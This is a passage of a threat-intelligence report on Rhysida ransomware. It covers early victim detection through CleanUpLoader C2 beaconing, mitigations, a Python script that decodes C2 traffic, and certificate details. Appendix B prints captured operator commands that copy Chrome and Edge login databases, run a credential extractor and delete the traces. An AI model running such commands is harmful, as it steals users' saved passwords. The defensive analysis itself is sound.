

***Figure 18**: Rhysida extortion site based on an onion site as of September 4, 2024 (Source: urlscan)*

Early Detection of Rhysida Ransomware Victims

There is typically a period known as dwell time between gaining initial access to a victim's network and deploying ransomware. During this time, the threat actor performs additional internal reconnaissance, moves laterally, establishes persistence, and exfiltrates data for double extortion. This period provides network defenders with opportunities to detect malicious activity before ransomware deployment, such as by monitoring network traffic.

Using Recorded Future Network Intelligence, we identified Rhysida ransomware victims an average of 30 days before these organizations were listed on the Rhysida extortion site and before the ransomware had been deployed.

Communication Between Named Rhysida Victims and CleanUpLoader C2s

Of the eleven victims listed by Rhysida on its extortion site in July 2024, seven — over 60% — showed early signs of infection through beaconing to CleanUpLoader C2 servers. On average, more than 30 days elapsed between the first beaconing from these victim organizations to CleanUpLoader C2 servers and the day they appeared on the extortion site (see **Figure 19**).



***Figure 19**: Communication between named Rhysida victims and CleanUpLoader C2s (Source: Recorded Future)*

Although the exact reasons are unclear, the variation between organizations can likely be attributed to differences in their infrastructure, including factors such as size, complexity, and security maturity. Other possible explanations could include the volume of victim data stolen and the time required for the threat actors to review the exfiltrated data.

Ongoing Communication from Potential Victims Not Yet Publicly Named

In addition to observing network traffic between known Rhysida victims and CleanUpLoader C2 servers linked to Rhysida operations, Insikt Group has detected traffic from a wide range of organizations to these servers (see **Figure 20**). This indicates that these organizations might appear on the extortion site once the operation concludes and ransomware is deployed. However, it could also mean the ransomware operation might be abandoned by the threat actors due to feasibility issues or that the victim organizations have successfully mitigated the intrusion. While the outcome is unclear at this stage, Insikt Group continues to monitor the activity.



***Figure 20**: Communication between named potential Rhysida victims and CleanUpLoader C2s (Source: Recorded Future)*

Like known Rhysida victims, most of the suspected CleanUpLoader victims not yet listed on the extortion site are private sector organizations based in the US. However, Insikt Group has also identified potential victims in other countries, including the United Kingdom (see **Figure 21**).



Figure 21: Breakdown of potential Rhysida victims by sector (left) and country (right) (Source: Recorded Future)

Applicability as Early Detection for Ransomware in General

Since this ransomware detection method is unique and not widely adopted, there are few comparable metrics. However, a recent analysis by Insikt Group found that BianLian victims were identified between 7 and 30 days before being listed on the extortion blog, with an average early detection of 17 days. Despite the limited sample size, this aligns roughly with the observations for Rhysida and the wider dwell time as reported by the cybersecurity industry.

This early detection method can in theory be applied to any ransomware group and its victims, provided its infrastructure can be detected and then combined with Recorded Future Network Intelligence. Achieving this depends on two key factors: timeliness and the breadth of detected malicious infrastructure. Since ransomware groups frequently use a mix of commercially available and custom tools, and continuously switch and evolve them, it is essential to swiftly identify the range of these tools by monitoring the threat landscape and developing and maintaining effective detections. Additionally, timeliness is crucial, and our insights into higher-tier infrastructure are vital as they enable us to quickly detect and identify emerging infrastructure, complementing traditional hunting methods.

Mitigations

In addition to standard security best practices, the following mitigations are recommended:

- **User Training and Awareness**: Train employees to recognize phishing emails, suspicious links, and other common ransomware delivery methods. Incorporate the latest lure schemes and attack trends (such as SEO poisoning) into training to keep awareness current. Regular training can significantly reduce the risk of user actions leading to a ransomware infection (for example, training employees to verify that downloads are from legitimate sources).
- **Threat Landscape Monitoring**: Monitor the threat landscape to understand the tools and tactics used by ransomware groups. This insight helps in setting up effective security controls and informs strategic decisions to better protect your organization.
- **Minimize Data Storage**: Reduce the amount of sensitive data stored to limit potential exposure in case of a breach, particularly in scenarios involving double extortion attacks where attackers might threaten to leak stolen data.
- **Access Controls and the Principle of Least Privilege**: Implement strong access controls and follow the principle of least privilege, ensuring users only have the permissions necessary to perform their tasks. Limiting administrative rights can prevent ransomware from spreading across systems and causing extensive damage.
- **Advanced Threat Detection:** Recorded Future clients can apply YARA and Sigma rules along with the extensive and continually updated rules available in the Recorded Future Intelligence Cloud, for custom file scanning and detection across various logging systems to effectively identify and respond to unwanted tools and suspicious activity.
- **Leverage Network Intelligence**: Use Recorded Future Network Intelligence to detect exfiltration events early, which can help prevent ransomware deployment before it escalates. This approach relies on comprehensive, proactive infrastructure discovery provided by Insikt Group and the analysis of vast amounts of network traffic.
- **Monitoring for Leaked Data**: Implement data breach monitoring solutions that actively check for stolen credentials (such as by using the Recorded Future Identity Intelligence Module) and other leaked information across dark web forums and breach databases (such as by using the Recorded Future Threat Intelligence Module).
- **Regular Backups**: Maintain up-to-date backups of all critical data and ensure they are stored offline or in a secure, cloud-based solution. Regularly test these backups to confirm they can be restored quickly and completely in the event of an attack.
- **Patch Management**: Ensure all software, operating systems, and applications are kept up to date with the latest security patches. To effectively manage vulnerabilities, leverage vulnerability intelligence (such as the Recorded Future Vulnerability Intelligence Module) to prioritize patching decisions, as outdated software can be a common entry point for ransomware and other threats, including privilege escalation.

Outlook

In this report, Insikt Group outlined Rhysida's multi-tiered infrastructure, including typo-squatted domains for SEO poisoning, payload servers, CleanUpLoader C2 infrastructure for post-exploitation, and higher-tier components. By leveraging Recorded Future Network Intelligence, Insikt Group identified Rhysida ransomware victims an average of 30 days before their appearance on extortion sites, providing a crucial opportunity to prevent deployment and mitigate damage. While this is a specific instance, it is part of a larger initiative for early ransomware detection using Recorded Future Network Intelligence, which has the potential to be applied to any ransomware group and its victims, assuming its infrastructure can be detected, as shown in other cases.

With ransomware anticipated to remain a major security threat across all industries, company sizes, and geographies, robust prevention and early detection mechanisms are more crucial than ever. The threat is further intensified by the rapid advancement of tools and techniques by existing ransomware groups, the frequent emergence of new groups with unique methods, the increasing professionalization of the cybercriminal underground, and the convergence of state-sponsored and financially motivated activities driven by geopolitical factors. By continuously monitoring ransomware groups, their methods, and their infrastructure, Insikt Group aims to stay ahead of emerging threats and successfully counter ransomware.

Appendix A: CleanUpLoader HTTP Response and Request Decode Script

```
import pyshark
import sys


def decode_data(encoded_data):
   char_map = "00 80 40 C0 20 A0 60 E0 10 90 50 D0 30 B0 70 F0 08 88 48 C8 28 A8 68 E8 18 98 58 D8
38 B8 78 F8 04 84 44 C4 24 A4 64 E4 14 94 54 D4 34 B4 74 F4 0C 8C 4C CC 2C AC 6C EC 1C 9C 5C DC 3C
BC 7C FC 02 82 42 C2 22 A2 62 E2 12 92 52 D2 32 B2 72 F2 0A 8A 4A CA 2A AA 6A EA 1A 9A 5A DA 3A BA
7A FA 06 86 46 C6 26 A6 66 E6 16 96 56 D6 36 B6 76 F6 0E 8E 4E CE 2E AE 6E EE 1E 9E 5E DE 3E BE 7E
FE 01 81 41 C1 21 A1 61 E1 11 91 51 D1 31 B1 71 F1 09 89 49 C9 29 A9 69 E9 19 99 59 D9 39 B9 79 F9
05 85 45 C5 25 A5 65 E5 15 95 55 D5 35 B5 75 F5 0D 8D 4D CD 2D AD 6D ED 1D 9D 5D DD 3D BD 7D FD 03
83 43 C3 23 A3 63 E3 13 93 53 D3 33 B3 73 F3 0B 8B 4B CB 2B AB 6B EB 1B 9B 5B DB 3B BB 7B FB 07 87
47 C7 27 A7 67 E7 17 97 57 D7 37 B7 77 F7 0F 8F 4F CF 2F AF 6F EF 1F 9F 5F DF 3F BF 7F FF A8 5D 33
10 30 D0 04 10"

   decoded = []
   character_maps = char_map.split(" ")
   index_of_useless_data = None
   length_of_data = len(encoded_data)

   # if the encoded data is odd, find index_of_useless_data
   # if length_of_data % 2 != 0:
   index_of_useless_data = length_of_data // 2

   for index, item in enumerate(reversed(encoded_data)):
       if index == index_of_useless_data:
           found_item = item
       else:
           decimal_converted = item
           found_item = character_maps[decimal_converted]
           decoded.append(found_item)

   decoded_str = "".join(decoded)
   bytes_object = bytes.fromhex(decoded_str)


   # Decode bytes to ASCII string
   ascii_string = bytes_object.decode("ascii")
   return ascii_string


def parse_http_packets(pcap_file):
   try:
       capture = pyshark.FileCapture(pcap_file, display_filter='http')  # Filter only HTTP traffic
   except FileNotFoundError:
       print(f"Error: File '{pcap_file}' not found.")
       sys.exit(1)

   for i, packet in enumerate(capture):
       packet.http.raw_mode = True
       # Check if the packet contains HTTP request or response
       try:
           if 'HTTP' in packet:
```

```
                http_layer = packet.http
                if hasattr(http_layer, 'request_method'):  # HTTP Request
                    request_payload_bytes = bytearray.fromhex(http_layer.file_data)
                    if request_payload_bytes[0] == 0xbe:
                        print(f"\nRequest Packet: {i+1}\n")
                        print(decode_data(request_payload_bytes))

                if hasattr(http_layer, 'response_code'):  # HTTP Response
                    if packet.http.response_code == '323030':
                        packet.http.raw_mode = True
                        response_payload_bytes = bytearray.fromhex(http_layer.file_data)
                        if response_payload_bytes[0] == 0xbe:
                            print(f"\nResponse Packet: {i+1}\n")
                            print(decode_data(response_payload_bytes))

        except AttributeError as e:
            # Handle cases where the packet does not have full HTTP data
            print(f"Error parsing packet {i + 1}: {e}")
            continue

def main():
    if len(sys.argv) != 2:
        print("Usage: python parse_http.py <pcapng_file_from_malware_intelligence>")
        sys.exit(1)

    pcap_file = sys.argv[1]
    parse_http_packets(pcap_file)

if __name__ == "__main__":
    main()
```

Appendix B: CleanUpLoader C2 Communications

C2 Server Request				Client Response			
Command ID	11981	**Type**	1				
Command	%SysteRoot%\\sysnative\\cmd.exe						
				Command ID	11981	**ID**	2995
				Session ID	2005	**Status**	4
				Result	Microsoft Windows [Version 10.0.22000.493] (c) Microsoft Corporation. All rights reserved. C:\Users\Admin\AppData\Local\Te**<truncated>**		
Command ID	11982	**Type**	1				
Command	cd %localappdata%\\Temp						
				Command ID	11982	**ID**	2995
				Session ID	2005	**Status**	4
				Result	cd %local**<truncated>**		
Command ID	11983	**Function**	<Blank>				
Execute	false	**Format**	exe				
Command	chrgetpdsi.exe						

file	TVqQAAMAAAAEAAAA\/\/8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4**<truncated>**

Command ID	11983	**ID**	2995
Session ID	2005	**Status**	4
Result	OK		

Command ID	11984	**Type**	1
Command	copy \"%localappdata%\\Google\\Chrome\\User Data\\Local State\" \"%localappdata%\\Temp\\Local State\" & copy \"%localappdata%\\Google\\Chrome\\User Data\\efault\\Login Data\" \"%localappdata%\\Temp\\Login Data\" & chrgetpdsi.exe 1 & del \/f \"Local State\" & del \/f \"Login Data\" & type chrgetpdsi.txt & del \/f chrgetpdsi.txt		

Command ID	11984	**ID**	2995
Session ID	2005	**Status**	4
Result	copy "%localappdata%\Google\Chrome\User Data\Local State" "%localappdata%\Temp\Local State" & copy "%localappdata%\Google\Chrome\User Data\Default\Login Data"		

					"%localappdata%\Temp\Login Data" & chrgetpdsi.exe 1 & de **<truncated>**		
Command ID	11985	**Type**	1				
Command	copy \"%localappdata%\\Microsoft\\Edge\\User Data\\Local State\" \"%localappdata%\\Temp\\Local State\" & copy \"%localappdata%\\Microsoft\\Edge\\User Data\\Default\\Logn Data\" \"%localappdata%\\Temp\\Login Data\" & chrgetpdsi.exe 1 & del \/f chrgetpdsi.exe & del \/f \"Local State\" & del \/f \"Login Data\" & type chrgetpdsi.txt & del \/f chrgetpdsi.txt						
				Command ID	11985	**ID**	2995
				Session ID	2005	**Status**	4
				Result	copy "%localappdata%\Microsoft\Edge\User Data\Local State" "%localappdata%\Temp\Local State" & copy "%localappdata%\Microsoft\Edge\User Data\Default\Login Data" "%localappdata%\Temp\Login Data" & chrgetpdsi.exe 1 & del /f chrgetq **<truncated>**		
Command ID	11986	**Type**	1				

Command	exit				
		Command ID	11986	**ID**	2995
		Session ID	2005	**Status**	4
		Result	ex**<truncated>**		
status	delete				

Table 12: *CleanUpLoader C2 communication (Source: Recorded Future)*

Appendix C: CleanUpLoader Valid Code Signing Certificates

Shantou Chenghai Rongsheng Arts Company Ltd.

```
Version:          3 (0x02)
Serial number:    257025173297572800891246287 27 (0x530c9fc05d0b9d497263e8f7)
Algorithm ID:     SHA256withRSA
Validity
  Not Before:     02/02/2024 02:28:40 (dd-mm-yyyy hh:mm:ss) (2402020022840Z)
  Not After:      02/02/2025 02:28:40 (dd-mm-yyyy hh:mm:ss) (2502020022840Z)
Issuer
  C  = BE
  O  = GlobalSign nv-sa
  CN = GlobalSign GCC R45 EV CodeSigning CA 2020
Subject
  businessCategory              = Private Organization
  serialNumber                  = 914405153248321 61Q
  jurisdictionOfIncorporationC  = CN
  jurisdictionOfIncorporationSP = Guangdong
  jurisdictionOfIncorporationL  = Shantou
  C                             = CN
  ST                            = Guangdong
  L                             = Shantou
  O                             = Shantou Chenghai Rongsheng Arts Company Ltd.
  CN                            = Shantou Chenghai Rongsheng Arts Company Ltd.
  E                             = jasonwang@xiongsteng.net
Public Key
  Algorithm:      RSA
  Length:         4096 bits
  Modulus:        e0:0d:61:63:f9:16:86:62:e0:18:fe:76:86:d2:1b:37:
                  da:a2:2f:00:28:05:e4:10:81:1e:bb:f8:9a:71:87:b2:
                  b1:59:92:87:11:88:68:46:76:a1:2e:94:29:65:59:fc:
                  41:a6:d0:37:ec:c2:e8:a9:7d:b8:2e:cf:22:c4:9d:29:
                  19:ee:6a:30:a3:77:5f:b7:53:ff:ec:a6:9a:1c:d9:01:
                  c0:b7:2b:c2:d0:a0:53:ac:9f:4e:02:d5:8f:bc:2b:36:
                  18:33:d8:5f:cd:16:39:c7:a3:8b:8e:70:f5:5e:bb:d7:
                  3b:bc:23:03:9f:f6:a4:a2:d7:dc:12:1f:df:37:63:4b:
                  e0:b9:59:f6:72:60:2b:4a:45:f3:b9:79:55:58:1f:c5:
                  2c:3a:c2:ff:16:c7:54:80:ec:48:96:60:83:e8:b5:05:
                  ba:f7:5f:7c:24:c5:c3:b6:93:ef:df:d7:68:e4:7f:37:
                  0e:9c:3b:cf:76:87:70:6c:e5:2f:80:d1:f1:9d:81:7c:
                  86:a6:0e:25:a0:2a:49:87:a7:7b:42:58:f8:05:5f:82:
                  22:96:88:79:04:df:3d:4c:79:aa:f9:9d:dd:94:72:29:
                  3e:ff:20:72:2d:27:e5:2c:3f:23:a5:ea:10:4a:23:5a:
                  03:56:4b:55:b6:1c:ce:c1:b5:27:f6:cd:d0:c0:15:bb:
                  88:a7:22:64:f5:f4:00:ef:a7:5e:ad:1a:00:ac:35:2f:
                  0d:b9:4d:43:5c:3a:25:84:1b:fb:a2:54:17:44:24:b8:
                  23:40:9b:3f:bc:93:54:2e:6f:c4:2a:6c:4e:bd:58:2c:
                  93:9a:89:9f:de:72:33:3f:9b:bd:b3:d6:f5:96:9c:5b:
                  90:fc:e2:41:12:69:7e:30:57:26:73:00:f2:3b:b5:a8:
                  89:b9:90:cd:dd:05:b9:a5:e1:74:24:04:52:5d:43:a5:
                  21:f7:51:fa:84:b2:74:0e:b4:3a:17:17:6b:af:2a:c5:
                  1f:aa:35:c2:93:f4:ab:5e:fd:9d:92:7f:f0:b7:ef:7a:
                  37:e5:90:39:03:b2:d6:eb:32:cf:a9:ad:69:35:f4:2b:
                  ac:60:17:9c:79:18:20:3a:75:3e:3a:b7:c9:38:d9:6d:
                  bc:44:ab:ac:19:70:de:c5:44:9a:0b:cb:99:47:26:a1:
                  61:cd:60:91:fc:43:d7:4c:0c:7c:cd:c2:0b:02:d7:c5:
```

```
                  3a:df:60:61:1f:40:05:27:de:19:6f:d7:0b:f1:07:03:
                  1e:31:7d:f7:3d:ad:8c:05:d7:70:f4:cf:2b:11:2b:ad:
                  6a:58:dc:e9:59:cb:42:6c:ca:bd:75:f7:af:a9:dd:f3:
                  70:9d:d4:51:33:f6:17:e9:60:c0:f5:4e:2f:75:6c:c1
  Exponent:       65537 (0x10001)
Certificate Signature
  Algorithm:      SHA256withRSA
  Signature:      b6:52:81:22:12:99:8a:b9:94:40:4c:2f:58:d6:56:0d:
                  b3:1e:ad:43:71:ac:e8:05:de:a9:a8:4f:f1:65:c6:ca:
                  a6:14:a0:77:cb:48:a2:c2:8a:21:a0:a4:fb:db:d3:67:
                  8e:49:ce:1e:13:ba:90:32:cf:9d:7d:5b:73:6a:17:39:
                  d7:5d:c7:6f:93:65:cf:aa:92:73:72:3c:8e:81:f6:3f:
                  32:82:2c:6e:cc:a9:03:94:20:27:0b:78:84:2f:f3:fc:
                  ad:c9:2a:05:63:11:27:e8:79:91:b9:08:c7:b9:59:14:
                  62:44:58:a5:20:8d:88:c6:a0:94:59:1f:35:9d:a7:d7:
                  46:38:c0:18:d5:98:9b:b3:f5:f3:cb:e0:0b:90:02:fd:
                  48:2d:44:ff:8a:fa:e3:b4:07:80:d4:98:79:d4:23:8c:
                  6d:5b:2b:44:a9:3e:2e:73:d1:bc:16:54:0d:f2:48:88:
                  8f:de:fd:25:85:47:68:ae:0a:e8:ce:8f:e4:ba:59:7b:
                  e2:d2:26:61:8e:f2:18:93:71:5d:2b:24:13:b9:98:0b:
                  f8:a3:8b:f5:ca:67:50:74:d4:30:e3:f3:81:92:23:23:
                  dc:d9:0f:05:0c:fc:2d:4d:f0:c7:fb:84:80:a0:2f:d2:
                  0c:8f:c1:53:17:e4:14:a0:76:8f:7b:72:c9:38:7f:00:
                  f4:f3:0b:e8:75:fe:c0:db:6b:fd:c1:7d:46:8a:1e:cc:
                  cf:03:96:8e:fb:6c:2f:b2:f2:86:a8:a6:fb:fc:5c:0d:
                  fb:00:3e:da:13:22:a6:40:30:17:1d:27:ae:56:00:ec:
                  a8:fc:8c:80:aa:ea:b7:16:50:97:60:c0:0a:85:cc:ad:
                  19:0b:f9:bb:cd:fa:99:5a:b3:21:96:12:3c:3d:b5:35:
                  46:c4:fa:14:86:1f:3e:c7:8e:18:c7:76:93:c7:d4:de:
                  51:bc:bd:bc:2f:50:8f:64:fc:d0:fb:77:a0:be:74:97:
                  d9:2b:3d:bd:44:91:cc:78:25:26:42:62:5d:fd:ac:84:
                  07:2a:a5:ba:ae:9c:82:42:53:2c:4f:4f:80:4d:3c:0d:
                  49:f9:3a:85:d6:89:64:c9:bf:93:71:da:4e:07:7c:b5:
                  00:9a:40:df:7e:78:bf:67:be:b3:e5:64:b8:0b:14:2e:
                  e3:cb:bd:b8:e4:de:ad:20:d3:95:3e:87:fa:e3:d4:ca:
                  ae:a2:23:4e:a1:a6:d1:4a:12:54:f0:f5:c1:a9:3f:35:
                  1c:13:60:bb:b9:32:69:a0:df:82:1b:fb:75:7a:8f:46:
                  d0:ea:d4:6d:fa:82:df:5b:06:b0:3c:f9:6e:9a:ce:1a:
                  1c:68:f4:c4:75:4b:d9:c3:54:23:3a:8f:fc:cb:7d:16

Extensions
  keyUsage CRITICAL:
    digitalSignature
  authorityInfoAccess :
    caissuer: http://secure.globalsign.com/cacert/gsgccr45evcodesignca2020.crt
    ocsp: http://ocsp.globalsign.com/gsgccr45evcodesignca2020
  certificatePolicies :
    policy oid: 1.3.6.1.4.1.4146.1.2
    cps: https://www.globalsign.com/repository/
    policy oid: 2.23.140.1.3
  basicConstraints :
    {}
  cRLDistributionPoints :
    http://crl.globalsign.com/gsgccr45evcodesignca2020.crl
  subjectAltName :
    rfc822: jasonwang@xiongsteng.net
  extKeyUsage :
    codeSigning
  authorityKeyIdentifier :
    kid=259dd0fc59098663c5ecf3b1133b571c03923611
```

```
  subjectKeyIdentifier :
    41e964859045d30a84f33d2ea0484d2fe042229c
```

Shanxi Yanghua HOME Furnishings Ltd

```
Version:          3 (0x02)
Serial number:    480247561506929375091875326l (0x0f8483c4c222876dd6c6abed)
Algorithm ID:     SHA256withRSA
Validity
  Not Before:     24/05/2024 09:06:38 (dd-mm-yyyy hh:mm:ss) (240524090638Z)
  Not After:      25/05/2025 09:06:38 (dd-mm-yyyy hh:mm:ss) (250525090638Z)
Issuer
  C  = BE
  O  = GlobalSign nv-sa
  CN = GlobalSign GCC R45 EV CodeSigning CA 2020
